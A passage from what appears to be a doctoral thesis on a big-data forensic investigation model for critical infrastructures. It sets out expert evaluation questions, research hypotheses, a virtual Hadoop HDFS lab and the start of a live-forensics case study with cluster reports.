The evaluation phase of design science research methodology is set to assess the credibility of the artefact produced as discussed in sub-section 4.5.1. Peffers, Rothenberger, Tunanen & Vaezi (2012), suggest evaluation of artefacts by experts, which develops "logical arguments" is considered as a part of the process of evaluating when the produced artefacts are assessed by several experts in their fields. Alturki, Gable & Bandara (2011) call attention to the status of identification of efficient metrics, specifications or criteria in order to evaluate the numerous features of the produced artefacts. It is expected that the evaluation process is shaped by the nature and type of artefacts as mentioned in table 4.4 (Peffers et al., 2012). March & Smith (1995) advise that metrics must be clear before the assessment process, as they play a critical part in the evaluation method. Alturki et al. (2011) mentions that consideration must be put into safety, when choosing a testing environment for ensuring the safety of researchers as well as of the experts who are acquired for providing critical evaluations on the produced artefacts. Consideration of evaluation led by stakeholders who could be impacted by the future use of the project, is required.

Feedback evaluations of chosen experts are designed to be divided into two separate phases (Internal/External). The First phase is to be led by 3 experts from the university in order to get preliminary results for the intended artefact. Examine the data assembled at that point and perform any modification to the proposal, if required. This would contain questioning the chosen experts for their judgement about the design. The second phase will be occurring with 4 industry experts, to test the artefact in controlled environments and examine the artefacts in the real environment. This is different from the three experts who were engaged in the preliminary assessment.

Consistent with Mantelaers (1997) nominated experts should have several years of knowledge and solid backgrounds related to their fields of study, in order to be recognised as experts in their arenas. The Investigator has cautiously inspected the knowledge of the selected experts in order to get reliable assessment of the artefacts. Mantelaers (1997) specifies the rank of knowledge induction in meeting expert's judgement and to employ it in several ways. It can be investigated and demonstrated, to frame real-world guidelines to report the recognised problem. Prompting an expert's opinion cannot be observed straight or in a direct way, according to Wijers (1991, as mentioned in Mantelaers, 1997). The concern is that data collected from nominated experts, and summaries about forms of data collected, needs to have a strong element of independence. For instance: feedback given in forms of being transcribed and spoken, are the utmost mutual approaches, as the methods inspires scientists to plan their clarification, and write elucidation.

In section 4.5.1, two types of assessment are to be conducted. Evaluation criteria of artefacts according to a system method by Prat, Comyn-Wattiau & Akoka (2014) as shown in Table 4.8 will be employed along with the questions and criteria developed by the researcher.

Table 4.8: Evaluation Criteria for Experts

Questions	Evaluation Criterion	System Scope
Q1: From your experience, how effective this system would be in industry in terms of digital forensic investigations in critical infrastructures?	Superiority	Objective
Q2: Do you think the metrics provided are suitable and supporti ve to control appropriate mitigation procedures?	Compatibility	
Q3: Are the processes identified to build the system structurally match what you see?	Correctness	Working Environment
Q4: Do you think the Framework are effective in detecting system vulnerabilities?		
Q5: Do you think the system are effective in tracing criminals?		
Q6: Do you think this system would be a great assist in real-world cases?	Helpfulness	
Q7: Is there any difficulty encountered		

Questions	Evaluation Criterion	System Scope
while using it and how easy it?		
Q8: How much time did you take to go through all components?	Steadiness	
Q9: Do you think instructions provided have been written clearly?		
Q10: How widely this proposed system can be adopted in industry?		
Q11: What are the areas of improvements you think they are needed?	Productivity	Functionality of Artefact
Q12: Are there any amendments required?		
Q13: What are the strengthens and weaknesses of the system?		
Q14: Do you think this framework is completed?		

4.6 RESEARCH QUESTIONS

The key purpose of this research is to develop the forensic capability for defensive techniques in order to prevent or at least reduce cyber-crimes. The proposed research aims to answer the following questions in order to have one step ahead to combat cyber-crimes:

Major Research Question:

- What design is required for improving the accuracy of digital forensic investigations capabilities in Critical Infrastructures?

Research Sub-Questions:

- What key attributes influence digital forensic investigation in critical infrastructures?
- Which key attribute has the greatest impact?
- Which strategy elements enhance effectiveness in a critical infrastructure digital forensic investigation?
- Which strategy elements enhance efficiency in a critical infrastructure digital forensic investigation?

4.7 RESEARCH HYPOTHESES

A number of hypotheses have been designed to be tested thoroughly as a vital part of the research. The hypotheses came from the reviewed literature in chapters two and three. Three hypotheses have been stated in this research to assist in future research work. These hypotheses are:

- The corrective big data forensic investigation framework for critical infrastructures enhances the correctness of the outcomes with cost-effective advantages for the digital forensic investigations.
- The proposed original artefact delivers accuracy, compatibility and cost-effective investigation results.
- Big data forensic results in uncertainty, changing of default forensic investigation techniques and implementation of live acquisition. These are the aspects that will help improve existing digital forensic investigation frameworks.

4.8 DIGITAL FORENSIC LAB SETUP & CONFIGURATIONS

Section 4.1.1 demonstrated the research methodology employed in this study in order to investigate the gaps discovered in chapter 3. Section 4.4 has shown the research design and illustrated the steps taken to proceed with the research logically. Therefore, a digital forensic lab has been setup in a secure environment in order to collect the data to be evaluated from the three case study scenarios that were defined in section 4.3. For an effective test, a number of technical specifications are required to boost the performance.

First of all, the applications and operating systems required are: VMware Workstation Pro, three Ubuntu OS virtual machines installed. Secondly, a number of configurations must be done on the virtual machines for boosting the capability of having admissible results for Name-Node and Secondary-Node. These configurations are: RAM: 4 GB, Hard Disk: 60 GB, Processor: Intel® Core™ i5-4570 CPU, Ethernet: 3 x 10 GB/s, OS: Ubuntu 16.04 LTS, and Power: Redundant Power Supply. Additionally, a number of configurations must be done on the virtual machines for boosting the capability of having admissible results for Data-Nodes. These configurations are: RAM: 16 GB, Hard Disk: 6 x 2 TB, Processor: Intel® Core™ i5-4570 CPU, Ethernet: 30 GB/s, OS: Ubuntu 16.04 LTS, and Power: Redundant Power Supply. Maltego is a commercial tool which will be used to perform link analysis. Kali Linux is an open source operating system with non-commercial tool to perform penetration testing.

A controlled environment has been set up for simulating realistic case studies in order to investigate the current breaches and develop new ways for acquiring data forensically. Figure 4.10 shows the virtual environment that will be utilised for acquiring the HDFS data and engineering workstations.

The Big Data Forensic Model for Critical Infrastructures organizes the process of developing data acquisition for complex environments, by proposing new steps to be followed in order to enhance the quality of data from different resources. The BDFM-CI Model in integration with Design Science methodology will systematises the differences in data means in relation to all electronic devices used to operate the target system. Figure 4.11 shows the designed lab for this research, which consists of two levels of administration and organization. Level one is related with central administration in order to manage and monitor all incoming and outgoing traffic, permissions, and flow of information through engineering workstations are provided in the control room in a private network. Level two is related to central organization in order to manage and store all relevant information, whatever its size. This is the main nodes such as name nodes, data nodes, and secondary or check-pointing nodes. The forensic investigation will go through these two levels in order to acquire valuable information and to assess its acceptability.




Figure 4.10 Testing Environment Lab

4.9 CONCLUSION

Research methodology has been analysed thoroughly in chapter four in order to define the methodology that will be implemented in this research, which is design science research methodology. The characteristics of the Big Data Forensic Model for Critical Infrastructures have been stated in chapter four including attributes and properties.

Chapter four has identified the case study scenarios that will be employed in this study through the application of the DS methodology. As a result, the research design was created for each stage of the research to guide the study. Consequently, each stage will be depending on the next one to ensure compatibility among all stages in the research design. Additionally, research questions have been stated in order to investigate the gap identified in chapter 3. Furthermore, research hypothesis has been itemised for enhancing the performance of the proposed model in order to take its future work into consideration. For this purpose, digital forensic laboratory requirements, specifications, and configurations have been illustrated along with the testing environment laboratory clarified for the practical work. The employed DS methodology results will be reported in chapter 5. The results will test and evaluate the Big Data Forensic Model for Critical Infrastructures and provide the required data for value advances.

Chapter 4 reviewed the methodology employed in the proposed digital forensic investigation model. The review has gone further by introducing processes to clarify the deficits in previous models. This has been followed by another section to identify the methodology plan that will be engaged to test the model. In addition, chapter 4 has discussed the properties, attributes, and other factors of the Digital Forensic Investigation Model for Critical Infrastructures to be tested and evaluated. Research questions and hypotheses have been presented. Chapter 4 has concluded with specifying the requirements for setting up the lab-testing.

Chapter 5

Artefact Design & Implementation

5.0 INTRODUCTION

Table 5.1 Contribution of Chapter 5

Contribution of Chapter 5	
Key Points	Page no.
1. Introduction	1
2. Defining the Context and Structure: Literature Review	12
3. Digital Forensics Backgrounds & Investigation Models	75
4. Research Methodology & Proposed Model Characteristics	128
5. Artefact Design and Implementation	165
5.0 Introduction	165
5.1 Realistic Case Scenarios	166
5.4 Conclusion	194
6. Artefact Evaluation	196
7. Research Contribution	258
8. Conclusion	271

Chapter 5 presents the results and findings that came from the test cases set out in chapter 4. This chapter develops the forensic capability and credibility of the proposed model in comparison with the previous models for Big Data in critical infrastructures. Due to the results and findings given in chapter 5, a number of enhancements were made to the proposed “Digital Forensic Model for Critical Infrastructures” in figure 3.20. This is in keeping with DS methodology for quality improvement. Chapter 5 links the results and findings of case studies in order to formulate an integrated framework and guideline of best practices for digital forensic examinations.

5.1 REALISTIC CASE STUDY SCENARIOS

Case studies have been designed and executed in order to confirm the issues and gaps identified in literature review in chapter 2 and 3. The issues and problems are identified to be related to digital forensic investigations in critical infrastructures, where big data is involved. Three realistic studies were explained in sections 4.4.1, 4.4.2 and 4.4.3. Case one verifies the stability of sensitive information in a Big Data room of a critical infrastructure against suspicious activities and cyber-attacks. Case two and three reveal and analyse potential information for the Engineering Workstations against suspicious activities such as data theft, and tracing. In this section, the findings and results of the three cases are explained and analysed forensically using the testing laboratory as designed in figure 4.8. Steps, and screenshots are provided as evidence of the processes followed.

5.1.1 Realistic Case Study 1

Introduction Apache Hadoop HDFS is one of highly implemented distributed computer architectures for dealing with big data in terms of storage and management. Hadoop was implemented in critical structures thanks to its capability of handling large amounts of data in a short period of time. The efficiency of the proposed system has been positively investigated using a customised and complex scenario for the protection of critical infrastructures. Therefore, Hadoop HDFS platform implementation has been chosen to propose and test live forensics in order to facilitate the process of data acquisition in the digital investigation. Simulating a data break attack on a Hadoop cluster was the aim of this case study in order to provide a suitable framework for live forensic examination process for protecting critical data against cyber-attack. (Leimich et al., 2016, p.108).

Challenge A full audit is established to maintain and verify the confidentiality and stability of sensitive information in the Big Data room of a critical infrastructure against suspicious activities and cyber-attacks. The testing laboratory at Amazon Web Services shows the sample configurations and specifications (section 4.8). According to the design in figure 4.8, three interconnected nodes have been installed. These nodes are primary node, secondary node, and data node. Physical configurations are varying from one node to another, based on the work nature of each node. Furthermore, the design shows other devices are connected to the target network. Case 1 involves part of Hadoop HDFS as it is the main server for the Big Data Room.


Solution Collecting all the credible information is the major purpose. Hence, the testing lab was designed to maximise the opportunities for acquisitioning of reliable data. The data acquisitioned will be used later for analyse in order to answer the research questions and the hypotheses identified in chapter 4. Live forensic investigation was conducted to test the capability of acquiring credible information from the Hadoop cluster (Leimich et al., 2016, p.98).

Results The case study helped in testing the efficiency of the suggested framework for big data in critical infrastructures and to conduct digital forensic investigation on Hadoop and test Name Node, and Secondary Node. The live analysis of the nodes against the Hadoop cluster in the case study was conducted in compliance with the NIST CFTT framework (Leimich et al., 2016, p.108). In the future, the proposed framework can be implemented against larger cluster implementations to extend the forensic knowledge to perform digital forensic analysis against targeted data nodes.

Benefits The framework is drawn from existing research literature and gap in the area. This framework predicates in-depth live acquisition targets on the nodes. The rationale behind this proposed framework is to move away the traditional approach of conducting digital forensic investigations with the awareness of how data blocks can be affected by data breach attacks. Digital forensic investigators can be now supported with the designed framework to perform initial reconnaissance on Hadoop clusters as a prerequisite to Hadoop forensics.

5.1.1.1 Planning & Identification

Authorisations and Authentications have been gained and plans were set to test the proposed Model as a first phase of digital forensic investigation. System specifications were confirmed for the evidence collection phase. As shown in figure 5.1. The primary node as known as “Master” has the designed specifications to ensure effective performance.




ubuntu 16.04 LTS

Device name Master
Memory 4.1 GiB
Processor Intel® Core™ i5-4570 CPU @ 3.20GHz × 4
Graphics Gallium 0.4 on SVGA3D; build: RELEASE; LLVM;
OS type 64-bit
Disk 58.7 GB

Figure 5.1: Master System Specifications (Primary & Secondary Node)

As well as the data nodes have been taken into the investigation for the collection phase.




ubuntu 16.04 LTS

Device name Slave1
Memory 4.1 GiB
Processor Intel® Core i5-4570 CPU @ 3.20GHz × 4
Graphics Gallium 0.4 on SVGA3D; build: RELEASE; LLVM;
OS type 64-bit
Disk 58.7 GB

Figure 5.2: Slave1 System Specifications (Data Node)

As shown in figures 5.2, and 5.3, data nodes as known as “Slave1 and Slave2” have designed specifications for ensuring operative performance during the process of data extraction.




ubuntu 16.04 LTS

Device name	Slave2
Memory	4.1 GiB
Processor	Intel® Core™ i5-4570 CPU @ 3.20GHz × 4
Graphics	Gallium 0.4 on SVGA3D; build: RELEASE; LLVM;
OS type	64-bit
Disk	58.7 GB

Figure 5.3: Slave2 System Specifications (Data Node)


For conducting an initial clustering reconnaissance on Hadoop HDFS, cluster ID, start date, block pool, and port number, must be revealed as a part of authorised access to the system’s resources. This information can be gained from the web user interface. Each cluster has a unique ID that can be referred to as the source of information. Using this information will lead a forensic investigator to proceed to the next phases of live and dead data acquisitions. Figures 5.4, and 5.5 show the cluster information.



Overview 'Master:9000' (active)

Started:	Tue Jun 20 07:16:37 PDT 2017
Version:	2.7.3, rbaa91f7c6bc9cb92be5982de4719c1c8af91ccff
Compiled:	2016-08-18T01:41Z by root from branch-2.7.3
Cluster ID:	CID-41d06a25-9d87-4843-904e-2954d7827943
Block Pool ID:	BP-333353361-192.168.186.133-1497967910026

Figure 5.4: Hadoop HDFS Cluster Main Page (System Information)



```
hduser@Master:~$ hdfs dfsadmin -report
17/06/20 07:21:48 WARN util.NativeCodeLoader
Configured Capacity: 117491392512 (109.42 GB)
Present Capacity: 99097337856 (92.29 GB)
DFS Remaining: 99097288704 (92.29 GB)
DFS Used: 49152 (48 KB)
DFS Used%: 0.00%
Under replicated blocks: 0
Blocks with corrupt replicas: 0
Missing blocks: 0
Missing blocks (with replication factor 1): 0

-------------------------------------------------
Live datanodes (2):

Name: 192.168.186.135:50010 (Slave1)
Hostname: Slave1
Decommission Status : Normal
Configured Capacity: 58745696256 (54.71 GB)
DFS Used: 24576 (24 KB)
Non DFS Used: 9160974336 (8.53 GB)
DFS Remaining: 49584697344 (46.18 GB)
DFS Used%: 0.00%
DFS Remaining%: 84.41%
Configured Cache Capacity: 0 (0 B)
Cache Used: 0 (0 B)
Cache Remaining: 0 (0 B)
Cache Used%: 100.00%
Cache Remaining%: 0.00%
Xceivers: 1
Last contact: Tue Jun 20 07:21:48 PDT 2017


Name: 192.168.186.136:50010 (Slave2)
Hostname: Slave2
Decommission Status : Normal
Configured Capacity: 58745696256 (54.71 GB)
DFS Used: 24576 (24 KB)
Non DFS Used: 9233080320 (8.60 GB)
DFS Remaining: 49512591360 (46.11 GB)
DFS Used%: 0.00%
DFS Remaining%: 84.28%
Configured Cache Capacity: 0 (0 B)
Cache Used: 0 (0 B)
Cache Remaining: 0 (0 B)
Cache Used%: 100.00%
Cache Remaining%: 0.00%
Xceivers: 1
Last contact: Tue Jun 20 07:21:46 PDT 2017


hduser@Master:~$
```

Figure 5.5: Hadoop HDFS Report


As shown in figure 5.4, and 5.5 Hadoop HDFS is stated as "active" and ready to handle the data on the port number "9000" and named "Master". This cluster has been started on Tue Jun 20, 2017 at 07:16:37. The cluster ID is "CID-41d06a25-9d87-4843-904e-2954d7827943" as shown from the figure, which can be used for future referral to any future data queries. Moreover, block pool is specified as well as the IP address "192.168.186.133". This IP address can be used for reconnaissance and foot print tracing of the block pool. This phase is linked to the next phase of search and data collection.

5.1.1.2 Search & Data Collection

To search for credible data for the collection phase, name node, and data nodes have been confirmed for preparing the examination process. This phase was set to represent node information, and a summary of the name node, including live and dead nodes.

